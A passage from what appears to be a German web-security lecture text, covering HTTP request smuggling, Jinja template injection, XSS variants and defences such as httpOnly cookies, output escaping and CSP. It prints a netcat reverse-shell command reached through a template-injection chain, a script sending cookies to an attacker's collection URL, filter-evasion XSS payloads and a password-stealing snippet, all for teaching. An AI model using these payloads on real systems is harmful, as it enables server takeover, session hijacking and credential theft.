- Das Backend liest die nächste Zeile Text und interpretiert diese als Beginn eines neuen Requests. In diesem Fall wäre dies ein POSt Request auf `/post/comment`.
- Da der Angreifer selbst ein Konto erstellen konnte, konnte dieser eine valide Session als auch ein valides CSRF-Token generieren. Die Session wird als HTTP-Header eingeschleust. Innerhalb des eingeschleusten Requests wird auch das bekannte CSRF-Token gesetzt.
- Innerhalb des eingeschleusten Requests wird mit einem Request-Body begonnen. In diesem werden mehrere Parameter gesetzt. Der eingeschleuste Request endet mit einem *comment=*, also dem Wert der als Kommentar vom User eingegeben werden sollte.

[7] Quelle: `https://portswigger.net/web-security/request-smuggling/exploiting`

- Da das Backend nicht weiss, dass der Request beendet ist, liest es die nächsten Daten aus der eingehenden Verbindung. In diesem Fall ist dies ein Request eines anderen Benutzers, der zeitgleich abgegeben und vom Frontend direkt nach dem eingeschleusten Reqeust in die Verbindung kopiert wurde.

- Die Applikationslogik interpretiert nun den Folgerequest als Inhalt des Parameters *comment*, also als Kommentar der als Kommetar gepostet werden sollte (da die Operation `/comment/post` war).

- Der Angreifer überprüft nun, ob ein neuer Kommentar mit sensiblen Daten eines anderen Users an der betroffenen Stelle auftaucht. Sensible Daten könnte z.B. Credentials im Zuge einer Login-Operation oder auch ein HTTP-Header mit Session-Cookies sein. Falls möglich, würde der Angreifer diese Verwenden um serverseitig die Identität des anderen Benutzers anzunehmen.

- Falls kein Kommentar erscheint oder der Kommentar nur sinnlose Informationen beinhaltet, wiederholt der Angreifer den Angriffsrequest (potentiell würde er ein neues CSRF-Token initial generieren).

Was kann man gegen HTTP Request Smuggling Angriffe unternehmen? Mehrere Möglichkeiten würden diese unterbinden;

- Sicherstellen, dass Front- und Backend die Request-Länge ident interpretieren.

- Am Frontend potentiell mehrdeutige Request-Längen mit eindeutigen Längen ersetzen.

- Zwischen Front- und Backend für jeden Client-Request eine neue Verbindung aufbauen. Dies wird zumeist aus Performance-Gründen nicht durchgeführt.

- Zwischen Front- und Backend HTTP/2 verwenden. Diese Protokollversion besitzt die Mehrdeutigkeit der Requestlängen nicht mehr.

11.9 Server-Side Template Injection (SSTI)

Web-Applikationen verwenden Template-Engines um dynamische Inhalte zu präsentieren. Anstatt eine Seite starr zu kodieren, wird ein Template serverseitig in einer Datenbank gespeichert (z.B. als String/Text). Wird die Seite

angezeigt, wird das Template mit den aktuellen Daten kombiniert und die resultierende Seite angezeigt. Häufig können eingeloggte Benutzer (im Folgenden Autoren genannt) Templates server-seitig modifizieren und auf diese Weise das Layout modifizieren.

Durch die Verwendung von Templates ergeben sich Vorteile:

- Content-Autoren können Templates modifizieren (z.B. mittels eines WYSIWYG–Editor innerhalb des Administrationsbereichs) ohne auf den Source-Code der Applikation Zugriff zu benötigen.
- Die verwendeten Template-Sprachen sind zumeist einfacher als ,,volle" Programmiersprachen und können daher auch leichter angelernt werden und erlauben es so einem größeren Benutzerkreis die Inhalte der Webseite zu modifzieren.
- Die Daten, auf welche ein Template zugreifen kann, können limitiert werden. Auf diese Weise können Content-Autoren nur auf ein Subset der server-seitigen Daten zugreifen.

Natürlich ergeben sich auch Angriffsmöglichkeiten. Kann ein Angreifer ein Template modifizieren und anschließend zur Ausführung bringen, besitzt er die Möglichkeit am Server Code (innerhalb der Template-Engine) auszuführen. Nun benötigt er noch die Möglichkeit, aus dem Template-System auszubrechen und in der zugrunde liegenden Umgebung (z.B. in die Web-Applikation) Befehle auszuführen. Dies wäre dann eine Remote Command Execution (RCE).

11.9.1 Beispiel Template System: Jinja (Python)

Eine häufig verwendete Template Engine in Python-basierten Web-Applikationen ist Jinja[8]. In einem Template werden primär zwei verschiedene Kommando-Tags zum Inkludieren von Daten bzw. Kommandos verwendet:

```
<ul>
        {% for item in somelist %}
          <li> {{ item }} </li>
        {% endfor %}
</ul>
```

Dieses Jinja/HTML-Fragment baut eine Aufzählungsliste (mittels dem ul-Tag). Es verwendet Template-Tags um eine Python-for-Schleife zu inkludieren.

[8] https://jinja.palletsprojects.com/

Diese Schleife iteriert über die somelist Liste und inkludiert jedes Item in einem li-Element.

11.9.2 Exploitation

In einem typischen Szenario hat der Angreifer bereits Zugriff auf ein System erlangt und kann sowohl ein Template bearbeiten als auch ausführen. Dies kann z.B. durch Erlangen eines CMS-Autor-Accounts innerhalb der Weboberfläche geschehen. Innerhalb dieser Oberfläche kann der Angreifer ein Template (z.B. für versendete Emails) modifizieren als auch, z.B. als ,,Preview", anzeigen (und dadurch das Template zur Exekution bringen).

Der Angreifer verwendet hierfür z.B. die gezeigen {{ ... }} Tags. Er besitzt allerdings nur Zugriff auf Objekte, welche in das Template vom System hinein übergeben wurden. Bei unserem Beispiel wäre dies die Liste somelist. Hier kann er allerdings das Python-Typsystem ausnutzen um Zugriff auf weitere Objekte zu erlangen. Schlussendlich will der Angreifer zu einem Objekt bzw. zu einer Klasse gelanten, welche ihm die Ausführung von Code am Server erlaubt.

In Python kann über das Attribut __class__ auf die Klasse eines Objekts zugegriffen werden, die Methode mro liefert sowohl die eigene Klasse als auch alle Elternklassen eines Objektes:

```
somelist = [1,2,3]
somelist.__class__          # -> <type 'list'>
somelist.__class__.mro()    # -> [<type 'list'>, <type 'object'>]
obj_class = somelist.__class__.mro()[1]
```

Somit erhaltne wir über ,,somelist.__class__.mro()" alle Klassen (inklusive vererbter Klassen) des Objekts ,,somelist". In Python erben alle Klassen von der Elternklasse ,,Object" welche wir über die Array-Position 1 selektieren und der Variablen ,,obj_class" zuweisen. Klassen in Python besitzen die Methode ,,__subclasses__" welche eine Liste von allen aktuell bekannten Subklassen zurück liefert. Diese Liste ist dynamisch sowohl die Elemente, als auch die Reihung jener, kann zur Laufzeit variieren.

Ein Angreifer kann diese Liste ausgeben und eine potentiell verwundbare Klasse, wie z.B. ,,subprocess.Popen" suchen und über den Index diese Klasse selektionen. Nehmen wir an, dass diese Klasse in unserem Beispiel auf Array Position 42 vorhandne war. Durch Hinzufügen von ,,()" wird nun der Konstruktor der Klasse aufgerufen, hierbei können Parameter angegeben werden. Bei ,,Popen" kann ein Array mit Parametern übergeben werden. Diese werden

zusammenkopiert und beim Aufruf des Konstruktors als Systemkommando ausgeführt:

```
obj_class = somelist.__class__.mro()[1]
obj_class.__subclasses__()[42]   # -> <class 'subprocess.Popen'>
obj_class.__subclasses__[42](["nc", "10.0.0.1", "443", "-e", "/bin/sh"])
```

Bei diesem Beispiel wird somit als Kommando ,,ns 10.0.0.1 443 -e /bin/sh" aufgerufen: dieses Kommando baut eine reverse-shell auf, ein Angreifer erhält auf diese Weise Shell-Zugriff auf den Server mit den Rechten der Web-Applikation.

Webapplikationen versuchen häufig, Benutzereingaben in Templates auf Schadcode hin zu überprüfen. Dies ist problematisch da Templates viele Möglichkeiten bieten, Schadcode zu verschleiern und auf diese Weise Absicherungen zu umgehen[9]. Als Angreifer sucht man in diesem Fall am Besten nach ,,bypass" und dem Namen der verwendeten Template-Engine.

Ein Exploit gegen ein Template-System kann selten zu 100% statisch erfolgen da die Liste der Subklassen von ,,Object" dynamisch ist: sowohl die Elemente als auch deren Position ist von der Laufzeitumgebung abhängig und kann sich bei jedem Start der Webapplikation verändern. Ein Angreifer wird daher zumeist mehrstufig vorgehen und nach Erlangen des Zugriffs auf das CMS initial versuchen aussichtsreiche Objekt-Klassen und deren Position (im Subklassen-Array) zu identifizieren. Anschließend wird er versuchen, erfolgversprechende Klassen zu instanzieren und auf diese Weise Schadcode auszuführen.

11.10 Reflektionsfragen

1. Wie funktioniert eine SQL union-based Injection? Womit können SQL-Injections vermieden werden?

2. Wie funktioniert eine SQL time-based Injection? Womit können SQL-Injections vermieden werden?

3. Warum sollten SQL prepared statements verwendet werden?

4. Was versteht man unter einer Serialisierungs-Schwachstelle? Welche negativen Auswirkungen können Serialisierungsangriffe auf eine Applikation besitzen?

[9] siehe auch `https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/`

5. Was versteht man unter XML External Entity Attacks? Welche negativen Auswirkungen auf die Applikation können erzielt werden und welche Gegenmaßnahmen sind möglich?

6. Welche Probleme können beim Upload eines Files auf einen Webserver auftreten? Welche Best-Practises im Zusammenhang mit File-Uploads sollten beachtet werden?

7. Unterschied der Angriffsvektoren mit einem File, dass serverseitig exekutierten Code enthält und einem File, dass client-seitig exekutierten Code enthält?

8. Wie können Path-Traversal Angriffe eingesetzt werden?

9. Erläutere LDAP-Injections.

10. Welche Schwachstelle wird bei Type-Juggling Angriffen ausgenutzt? Erläutere ein solches Beispiel.

11. Was versteht man unter HTTP Request Smuggling?

12. Erläutere Server-Side Template Injection (SSTI).

KAPITEL 12

Clientseitige Angriffe

Client-seitige Angriffe zielen auf den Web-Browser des Benutzers ab. Da eine Interaktion des Benutzers bei vielen Angriffen benötigt wird, werden sie zumeist im Zuge von Social-Engineering Angriffen eingesetzt. Webserver besitzen die Möglichkeit, mittels optionaler HTTP Header den Clients Sicherheitspolicies und Verwendungshinweise mitzuteilen; Clients können auf diese Weise Schadcode erkennen und filtern.

12.1 JavaScript-Injections (XSS)

Javascript-Injections (Cross-Site Scripting XSS) sind ein sehr häufig genutzter Angriffsvektor. Aufgrund der Häufigkeit dieses Angriffsvektor sind für diesen auch mehrere Hardening-Maßnahmen verfügbar.

Prinzipiell findet bei diesem Angriffsvektor der Angreifer einen Weg um JavaScript-Code innerhalb einer Webseite zu platzieren. Wird diese Webseite nun von einem Opfer in dessen Browser angezeigt, wird dieser Code exekutiert und der Angreifer kann auf diese Wiese unvorhergesehenen Code exekutieren.

Ein einfaches Beispiel wäre innerhalb der Kommentarfunktion einer Webseite möglich. Im Normalfall kann hier ein Benutzer Text eingeben, z.B. “Hallo”, und dies wird für alle anderen Benutzer als Teil der HTML-Seite ausgegeben. Das resultierende HTML-Fragment könnte z.B. so aussehen:

```
<div class="comment">
        <div class="author">Andreas Happe</div>
```

```
        <div class="content">Hallo</div>
</div>
```

Ein Angreifer würde nun versuchen, JavaScript-Code als Eingabe zu übergeben, in der Hoffnung, dass dieser Code ungefiltert in der HTML-Ausgabe übernommen wird. Betrachtet ein anderer Benutzer nun diese Seite, würde dieser JavaScript-Code im Browser des anderen Benutzers ausgeführt werden. Ein einfaches Beispiel hierfür wäre die Eingabe von *¡script¿alert(1);¡/script¿*. Dieses JavaScript-Fragment ist relativ harmlos und öffnet nur ein Browser-Popup mit dem Text "1". Der resultierende HTML-Code (der im Browser des Opfers angezeigt werden würde) wäre:

```
<div class="comment">
        <div class="author">Andreas Happe</div>
        <div class="content"><script>alert(1);</script></div>
</div>
```

Ein Problem bei der defensiven Identifikation von potentiellen XSS-Lücken ist, dass die XSS-Angriffsfläche immens ist. Fast jede mögliche Benutzereingabe kann XSS-Schadmuster beinhalten. Ein Beispiel dafür wäre ein XSS-Fehler innerhalb von Flickr. Hier konnten Hacker XSS-Schadcode in den Metadaten der hochgeladenen JPEGs integrieren (z.B. als Kameramodel). Diese Daten wurden von Flickr ausgelesen, auf der Homepage ausgegeben und dadurch anderen Benutzern als Schadcode "untergejubelt". Ein weiteres Beispiel für unerwartete XSS-Angriffsvektoren ist dieses Dokument. Auf Anfrage hin habe ich eine eBook-Version dieses Dokuments erstellt und auf Amazon Kindle Direct Publishing hochgeladen. In der Entwurfsansicht wurden dann mehrere Hundert Rechtschreibfehler bemängelt. Wenn nun allerdings in der Detailansicht die Rechtschreibfehler betrachtet wurden, wurden automatisch XSS-Fragmente aus dem Dokument als Teil der Weboberfläche ausgeführt und hatten teilweise Zugriff auf Amazon-Cookies, etc.

12.1.1 Arten von XSS-Angriffen

XSS-Angriffe werden in drei grobe Familien eingeteilt:

Reflected XSS : hier wird kein XSS-Code am Server persistiert sondern vom Server an den Client zurück reflektiert. Dies wird meistens durch das Einschleusen von JavaScript-Code über einen HTTP Parameter erfüllt — dies impliziert allerdings auch, dass der Angreifer einen Weg findet,

das Opfer zum Aufruf der modifizierten URL zu bewegen. Beispiel einer modifizierten URL: `http://opfer.xyz/operation?parameter=<script>alert(1)</script>`.

Stored/Persistent XSS : hier besitzt der Angreifer die Möglichkeit den Javascript-Code am Server zu persistieren, ihn z.B. als Datenbank-Inhalt oder über eine hochgeladene Datei zuzustellen. Das Opfer betrachtet nun eine Webseite und bekommt durch den Server das XSS-Fragment übertragen. Ein Beispiel wäre das Übertragen von `<script>alert(1)</script>` als Chatnachricht innerhalb einer Webseite.

DOM-based XSS : dieser Angriffsvektor betrifft vor allem client-seitige Javascript-Frameworks die Eingaben aus dem DOM[1] des Browsers übernehmen. Der Angreifer versucht, Schadcode innerhalb des DOMs zu platzieren (z.B. über die verwendete URL) und hofft, dass die Webapplikation dieses Element zum Bau einer Webseite verwendet. Bei dieser Form des XSS wird der bösartige Javascript Code erst im Client gebaut.

mXSS : Webbrowser erlauben es, über eine Stringzuweisung in das *innerHTML*-Attribute HTML-Code zu erstellen. Bevor der übergebene String in HTML-Code verwandelt wird, wenden die unterschiedlichen Browser-Familien Optimierungen (Mutationen) auf den String an. Dies kann ein Angreifer ausnutzen, indem er Schadcode so formatiert, dass er innerhalb des Strings noch harmlos wirkt, aber nach der String-Mutation bösartig wird.

uXSS : Universal XSS zielen auf Fehler innerhalb von Webbrowsern bzw. innerhalb von Webbrowserplugin ab. Da diese auf ein Client-Programm abzielen, sind sie für diese Vorlesung out-of-scope.

Ein Problem an XSS-Angriffsmustern ist, dass diese sehr stark variieren können und daher schwer zu filtern sind; anbei mehrere XSS-Muster:

```
<script>alert(1);</script>
<SCRIPT SRC=http://xss.rocks/xss.js></SCRIPT>

<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
```

[1] Das Document-Object-Model beschreibt eine Programmierschnittstelle welche HTML/XML-Daten als Baumstruktur darstellt. Mittels Javascript kann das DOM modifiziert werden um beispielsweise Elemente bzw. deren Attribute hinzuzufügen, entfernen oder zu modifizieren; Eventhandler zu setzen bzw. Events zu feuern; bzw. um CSS zu verändern.

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>

<IMG SRC= onmouseover="alert('xxs')">
<IMG SRC="jav    ascript:alert('XSS');">
<BGSOUND SRC="javascript:alert('XSS');">
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
```

Eine gute Quelle für weitere XSS-Beispiele ist das OWASP XSS Filter Evasion Cheat Sheet[2].

12.1.2 XSS-Payloads

Mittels des eingeschleusten JavaScript-Code versucht der Angreifer nun, negativen Einfluss auf einen Benutzer zu nehmen.

Session Hijacking

Javascript wird innerhalb des Browsers ausgeführt. Da in diesem auch zumeist das Session-Cookie zur Identifikation eines Benutzers gegneüber dem Server gespeichert wird, ist das Stehlen dieses via XSS naheliegend.

Um dies zu bewerkstelligen, verwendet der Angreifer einen öffentlich-erreichbaren Webserver zu welchem die Cookies (und damit die Benutzeridentitäten) übermittelt werden sollen. In dem Bespiel wird `https://offensive.one/cookie_catcher` für diesen Zweck verwendet.

Findet der Angreifer auf der Opferwebseite eine persistent-XSS Möglichkeit, könnte er nun folgendes Javascript-Fragement als XSS-Payload verwenden:

```
<script>
        document.location="https://offensive.one/cookie_catcher?c="+documen
        ↪  t.cookie;
</script>
```

Der Webbrowser würde also zu einer neuen URL auf dem Angreifer-Server navigiert werden. Ein Teil der URl ist der Parameter ,,c", dieser Parameter wird mit den aktuellen Cookies befüllt. In diesen ist auch das Session-Cookie enthalten. Der Angreifer würde dieses nun aus den Log-Dateien seines Servers auslesen, und Zugriffe auf den ursprünglichen Server mit diesem Cookie mit der Identität des Opfers ausführen können.

[2] `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`

Als Gegenmassnahme für diese Payload sollte insbesondere das *httpOnly*-Flag bei Cookies genannt werden. Durch dieses Flag wird der Zugriff via Javascript auf das damit konfigurierte Cookie unterbunden.

Virtual Defacement

Ein weiteres Beispiel wäre *Virtual Defacement*: bei diesem wird mittels JavaScript die dargestellt Webseite verändert und dadurch ein Defacement durchgeführt. Bösartig an diesem ist, dass die direkten Inhalte (Webseiten im Filesystem des Webservers) weiterhin korrekt aussehen.

Ein Beispiel wäre folgende Opferwebseite:

```
<html>
        <head>..
                <script src="http://cdn.local/script.js"></script>
        </head>
        <body id="main">
                <h1>My Company</h1>
        </body>
</html>
```

In diesem konkrete Beispiel wird Javascript von einem *Content Delivery Network* geladen, liegt also nicht lokal am Opfer-Webserver vor. Ein Angreifer würde nun den CDN-Server hacken und das `script.js`-File ersetzen:

```
document.getElementById("main").innerHTML = "My Company sucks";
```

In diesem Fall wird der Inhalt des Elements ,,main" ersetzt und schlußendlich so die Opfer-Webseite defaced.

Social Engineering

XSS kann auch als Teil von Social-Engineering Angriffen verwendet werden. Ein Besipiel hierfür wäre das BeEF-Framework (*The Browser Exploitation Framework Projekt*[3]). Bei diesem wird über Javascript ein Client-Handler im Browser installiert. Hierfür könnte z. B. eine XSS-Lücke missbraucht werden. Über diesen Handler können mehrere Attacken gestartet werden, unter anderem:

[3] `https://beefproject.com/`

- Anzeigen eines Fake *Software muss aktualisiert werden*-Fenster über dies der Benutzer zum Update eines Browser-Plugins ermuntert wird. Hierbei wird allerdings kein Browserplugin upgedatet, sondern eine vom Angreifer bereitgestelle ausführbare Datei exekutiert.

- Anzeigen eines Assistenten, z. B. „Clippy". Auf diese Weise kann ein vorgesehener interaktiver Chat emuliert, und dem Kunden Informationen entlockt werden.

- BeEF bietet auch Angriffe, welche nicht direkt im Social-Engineering verankert sind. Beispiele hierfür wären z.B. Browser-Exploits, Information Gathering, Network Tunneling über Javascript.

Zusätzliche Angreifersoftware

In den letzten Jahren wurden XSS-Injections auch für Bitcoin/Crypto-Mining missbraucht. In diesem Fall wird beim Besuch der Webseite ein Crypto-Miner im Browser des Benutzers verankert und zum Mining verwendet. Dieses Konzept wird mittlerweile auch als Entschädigungsmodel für Webseitenautoren verwendet.

XSS kann auch verwendet werden, um den Browser des Opfers Teil eines DDoS-Botnets zu machen. Ein berühmtes Beispiel hierfür ist die LOIC (*Low-Orbit Ion Canon*[4]) die z.B. auch gerne von Anonymous verwendet wurde.

Stehlen von Daten aus einem Passwortmanager

Die meisten modernen Webbrowser bieten eine Form eines Passwortmanagers an. Nach einem durchgeführtem Login werden bei einem erneuten Besuch der Seite die Login-Credentials automatisch vom Webbrowser in das Formular eingetragen.

Falls ein Angreifer eine XSS-Lücke innerhalb eines Login-Formulars findet, kann er diese ausnutzen um die Login-Daten zu stehlen:

```
<script>
document.write('<form><input id=password type=password
↪  style=visibility:hidden></form>');
setTimeout('alert("Password: " +
↪  document.getElementById("password").value)', 100);
</script>
```

[4] https://en.wikipedia.org/wiki/Low_Orbit_Ion_Cannon

12.1.3 DOM-based XSS-Angriffe

Bei DOM-based XSS wird das DOM innerhalb des Browsers modifiziert. Da der Angriff innerhalb des Browsers geschieht, besitzt der Webserver keine Möglichkeit diese Angriffe zu erkennen oder sogar zu verhindern.

Ein primitives Beispiel für eine über DOM-based XSS verwundbare Webseite (`seite.html`):

```
<html>
        <head>..</head>
        <body>
                <script>
                        document.write("<b>URL: " + document.baseURI +
                        ↪  "</b>");
                </script>
        </body>
</html>
```

Bei dieser Seite wird die aktuelle URL via Javascript ausgelesen (über *document.baseURI*) und dynamisch in die Webseite eingefügt. Wird diese Seite z.B. als `seite.html` aufgerufen würde *URL: seite.html* ausgegeben werden. Dies geschieht im Browser des Opfers, keine Serveroperation wird dabei involviert.

Ein Angreifer könnte diese Seite ausnutzen und z.B. über `seite.html #<script>alert(1)</script>` aufrufen. Auf diese Weise wird wieder die URL in das Dokument eingebaut, dabei wird allerdings auch der neue Script-Tag (welcher in der URL mitübergeben wurde) eingebaut, un dder Browser exekutiert den Inhalt dieser Script-Tags als Javascript-Code. In diesem Fall wird ein Popup ausgegeben, ein Angreifer könnte natürlich weitere Payloads verwenden.

Warum ist diese Angriffsart gefährlich? Ein Angreifer kann ja immerhin nichts am Server modifizieren? Die Antwort liegt im *Origin* der HTML-Seite. Falls ein Fehler innerhalb einer Webapplikation vorgefunden wird, kann das eingeführte Javascript auf alle Resourcen innerhalb des identen Origins zugreifen und so z. B. die verwendeten Session-Cookies mit der Benutzeridentität auslesen. Häufig werden DOM-based XSS-Fehler in inkludierten Dokumentationen vorgefunden. Entwickler downloaden z.B. Archive mit Javascript-Bibliotheken, entpacken diese, und inkludieren diese in einem *asset* oder *contrib* Verzeichnis. Die entpackten Archive (inkl. dabei vorhandener Dokumentation) werden auf diese Weise vollständig auf dem Webserver deployed und sind öffentlich zugreifbar. Wenn in diesen ein DOM-based XXS Fehler vorhanden ist, kann dieser von Angreifers missbraucht werden. Da beigemengte

Dokumentation selten als möglicher Angriffsvektor erkannt wird (sie führt ja auch keine direkten serverseitigen Operationen aus), bleiben diese potentiellen Schwachstellen häufig lange unerkannt.

12.1.4 Upload von HTML/Javascript-Dateien

Falls der Angreifer die Möglichkeit besitzt Dateien hochzuladen, kann dieser versuchen, auf diese Weise Javascript-Code in der Applikation zu hinterlegen. Hier ist der Angriffsvektor, diese Dateien von einem anderen Benutzer öffnen zu lassen. Da die hochgeladenen Dateien innerhalb der Applikation geöffnet werden, erhalten diese Zugriff auf sensible Benutzerdaten wie z.B. Session-Daten.

Auch hier sollten die erlaubten Dateitypen durch eine whitelist eingeschränkt werden. Zusätzlich sollte der *Content-Disposition*-Header verwendet werden. Durch diesen teilt der Webserver dem Browser mit, dass eine Datei zum Download bestimmt ist. In diesem Fall lädt der Webbrowser die Datei herunter und öffnet anschließend potentiell die lokal heruntergeladene Datei — dadurch ist diese nicht mehr Teil der Webapplikation und kann daher nicht mehr auf z.B. Session-Cookies zugreifen.

X-Content-Type-Options

Webserver übermitteln den MIME-Datentypen von übertragenen Dateien über den *Content-Type* Header. Da diese Header "früher" ab und zu falsch gesetzt wurden, verwenden einige Browser (primär verschiedene Microsoft Internet Explorer und Edge Versionen) eine Heuristik um dynamisch den Content-Type zu bestimmen. Dabei wird der Anfang einer Datei gelesen, engl. "sniffing", und basierend auf der gefundenen Struktur ein MIME-Typ zugeordnet.

Dies kann ein Angreifer missbrauchen indem er z.B. ein Textfile hoch lädt (Datentyp *text/plain*). Diese Datei enthält HTML-Code inklusive bösartigem JavaScript. Wenn nun ein Opfer auf dieses File zugreift und dessen Browser eine Heuristik verwendet, würde der Dateityp als JavaScript erkannt, und vom Browser das inkludierte bösartige JavaScript ausgeführt werden. Auf diese Weise kann der Angreifer eine potentielle Javascript-Upload-Sperre umgehen.

Mittels des *X-Content-Type-Options: nosniff*-Headers kann der Webserver dem Webbrowser mitteilen, dass kein sniffing durchgeführt, und dem vom Server übermittelten Content-Type vertraut werden kann.

Zusätzlich blockieren Browser requests auf JavaScript- bzw. CSS-Dateien falls hier nicht der richtige Content-Type gesetzt ist (*text/css* bzw. *javascript*).

12.1.5 Gegenmaßnahmen

Gegenüber XSS-Angriffen werden prinzipiell zwei Gegenmaßnahmen empfohlen: Input Sanitation und Escaping von Ausgaben.

Filtern der Eingaben

Werden Daten aus nicht-vertrauenswürdigen Quellen verwendet, müssen diese automatisiert auf Schadmuster hin überprüft werden. Achtung: jegliche Form von Daten, die durch einen Benutzer bereitgestellt werden, sind automatisch nicht-vertrauenswürdige Daten. Ebenso muss beachtet werden, dass dies auch für Daten aus Benutzerhand gilt, die indirekt über eine Datenbank ausgelesen werden.

Da es eine Vielzahl möglicher Schadcodevarianten als auch viele potentielle Tarnmethoden gibt, ist das Filtern von Schadcode effektiv nur durch Verwendung einer (extern) gewarteten Bibliothek möglich.

Eine weiter Möglichkeit ist die Verwendung einer Web-Application Firewall wie z.B. *mod_security* im Zusammenspiel mit dem OWASP Core Rule Set (2). Hierbei wird jeder eingehende HTTP Request auf Schadcode hin überprüft und ggf. der Schadcode gefiltert bzw. der gesamte Request verworfen. Ein Problem bei der Verwendung von WAFs ist deren Ressourcen-Verbrauch als auch die potentiell hohe Anzahl von False-Positives (Anfragen die zwar nicht bösartig sind, aber von der WAF als bösartig erkannt, und daher geblockt werden).

Quoting während der Ausgabe

Um einen XSS-Angriff erfolgreich durchzuführen, muss der Javascript-Schadcode im Webbrowser des Opfers ausgeführt werden. Um dies bewerkstelligen zu können, muss eine bösartige Benutzereingabe Teil der dargestellten Webseite werden. Eine weitere Gegenmaßnahme gegenüber ist es daher, Benutzereingaben vor der Ausgabe so zu maskieren/quoten, dass diese nicht als Schadcode ausgeführt werden können. Dies wird häufig automatisiert durch Frameworks bzw. Bibliotheken durchgeführt.

Ein Problem dabei ist, dass die bösartige Benutzereingabe in Abhängigkeit der Verwendung unterschiedliche gequotet werden muss. Wird eine Eingabe als Teil einer URL verwendet, muss diese URL gequotete werden; wird eine Eingabe Teil von HTML muss diese HTML-gequoted werden. Wird eine Eingabe serverseitig als Teil von HTML ausgegeben und ist wiederum selbst Teil eines JavaScripts, dann muss die Eingabe sowohl Javascript- als auch HTML-gequotet werden. Eine gute Übersicht über diese Problematik gibt das

OWASP XSS Prevention Cheat Sheet[5]. Ein einfaches Beispiel hierfür wäre folgendes serverseitige Source Code Fragment:

```
<script>
var x = '<%= taintedVar %>';
var d = document.createElement('div');
d.innerHTML = x;
document.body.appendChild(d);
</script>
```

Die Variable *taintedVar* wird hier in einen Javascript-String eingefügt (Zeile 2), hierbei muss sie gequoted werden, damit Schadcode nicht den String schließen und bösartigen Javascript-Code exekutieren würde. Zusätzlich wird die Eingabe zum Wert der Variable x und dieser Wert wird in die HTML Seite eingebaut. Dadurch wird diese Variable als HTML-Code interpretiert und auch auf diese Weise könnte bösartiger Code eingebaut werden.

Einige Grundregeln zur Verwendung von user-supplied Daten innerhalb von Javascript:

- Die Verwendung von Benutzerdaten sollte so weit wie möglich minimiert werden.
- User-Supplied Daten sollten niemals auf der linken Seite (LHS) einer Zuweisung verwendet werden.
- die Methoden *element.write* und *element.writeln* als auch die Attribute *innerHTML* und *outerHTML* rendern die übergebenen Texte als HTML-Code. Dabei kann auch Code exekutiert werden — es wird empfohlen stattdessen *innerText* und *textContent* zu verwenden.
- die Methode *eval* sollte vermieden werden. Achtung: teilweise wird eval intern verwendet (z.B. bei Verwendung von Timeout-Funktionen), hier sollten keine Benutzereingaben verwendet werden.
- Ebenso sollte niemals user-supplied Data als Event-Handler verwendet werden.

[5] https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.md

12.1.6 Hardening mittels X-XSS-Protection

Moderne Browser verwendeten Heuristiken um *Reflected-XSS* Angriffe automatisiert zu erkennen. Zumeist werden hierfür die ausgehenden HTTP Requests (inkl. Parameter) mit den eingehenden Antwortdokumenten verglichen.

Leider kann nicht davon ausgegangen werden, dass bei Browsern diese Heuristik per Default aktiviert oder deaktiviert ist — das Verhalten kann allerdings mittels des *X-XSS-Protection*-Header gesteuert werden. Es wird daher empfohlen, diesen Header zu setzen um undefiniertes Verhalten zu vermeiden.

Folgende Werte sind für den Header erlaubt:

- **0**: die XSS-Heuristik soll deaktiviert werden.
- **1**: die XSS-Heuristik soll aktiviert werden, erkannte potentielle XSS-Schadmuster werden aus der Ausgabe entfernt.
- **1;mode=block**: die XSS-Heuristik soll aktiviert werden, falls XSS-Schadmuster erkannt werden wird keine Webseite gerendert.

Während das automatische Filtern von XSS-Schadcode theoretisch positiv aus Sicherheitssicht sein sollte, war dies in der Praxis fehlerbehaftet und führte zu folgenden Problemen:

- False-Positives: nicht bösartiger Schadcode wurde als Schadcode erkannt und gefiltert. Dadurch wurde die Funktionsfähigkeit korrekt programmierter Webseiten eingeschränkt.
- Wird X-XSS-Protection im Default-Modus verwendet, versucht der Browser nur den Schadcode aus dem Antwortdokument zu filtern. Dies kann gezielt durch Angreifer ausgenutzt werden, um auf diese Weise XSS-Code zu generieren[6].

Aus diesem Grund ignorieren moderne Browser diesen Sicherheitsheader mittlerweile (Google Chrome, Mozilla Firefox und Microsoft Edge, Stand 31.12.2019). Als Gegenmaßnahme gegenüber XSS kann daher nur der Einsatz von CSP empfohlen werden (abgesehen davon, XSS-Lücken generell nicht zu implementieren).

[6]Dies wird als UXSS bezeichnet, siehe auch `https://blog.innerht.ml/the-misunderstood-x-xss-protection/`.

12.1.7 Verwendung der Content-Security-Policy

Die Content Security Policy kann verwendet werden um potentielle Javascript-Lücken zu vermeiden. Hierbei wird durch eine Policy definiert in welchen Dateien überhaupt Javascript-Code vorkommen darf. Falls eine saubere Trennung in JavaScript- und HTML-Dateien durchgeführt wurde, kann die Definition von JavaScript-Fragmenten in HTML Dateien vollkommen deaktiviert werden. Falls es ein Angreifer nun schafft, durch eine Injection Lücke JavaScript-Code in einer HTML-Seite zu platzieren, würde dieser durch den Browser einfach ignoriert werden.

Ein Problem beim Einsatz von CSP sind *polyglot* Files. Dies sind Dateien, die so gebaut wurden, dass sie gleichzeitig zwei unterschiedliche Datentypen erfüllen. Ein Beispiel für ein polyglot File ist eine JPEG-Datei welche, wenn sie als Textdatei eingebunden wird, validen Javascript-Code beinhaltet. Ein Beispiel für solche Dateien kann unter `https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs` gefunden werden. Dies ist problematisch, da ein Angreifer ein JavaScript File als Bild hochladen kann (während der Upload von JavaScript-Files normalerweise durch eine Webapplikation blockiert wird) und danach mittels eines *script*-Tags dieses Bild als Javascript-Source File innerhalb von HTML inkludieren kann. Dies umgeht potentielle CSP-Richtlinien.

12.2 CSRF Angriffe

CSRF-Angriffe nutzen ein bestehendes Vertrauensverhältnis zwischen dem Web-Browser des Opfers und einem Webserver aus. Das grundsätzliche Problem ist, das Webbrowser, bei Requests zu bereits eingeloggten Webservern, automatisch Sessions anhängen. Dabei wird nicht überprüft, ob der ausgehende Request wirklich vom Benutzer in Auftrag gegeben worden ist.

Folgende Schritte würden bei einem typischen CSRF-Szenario passieren:

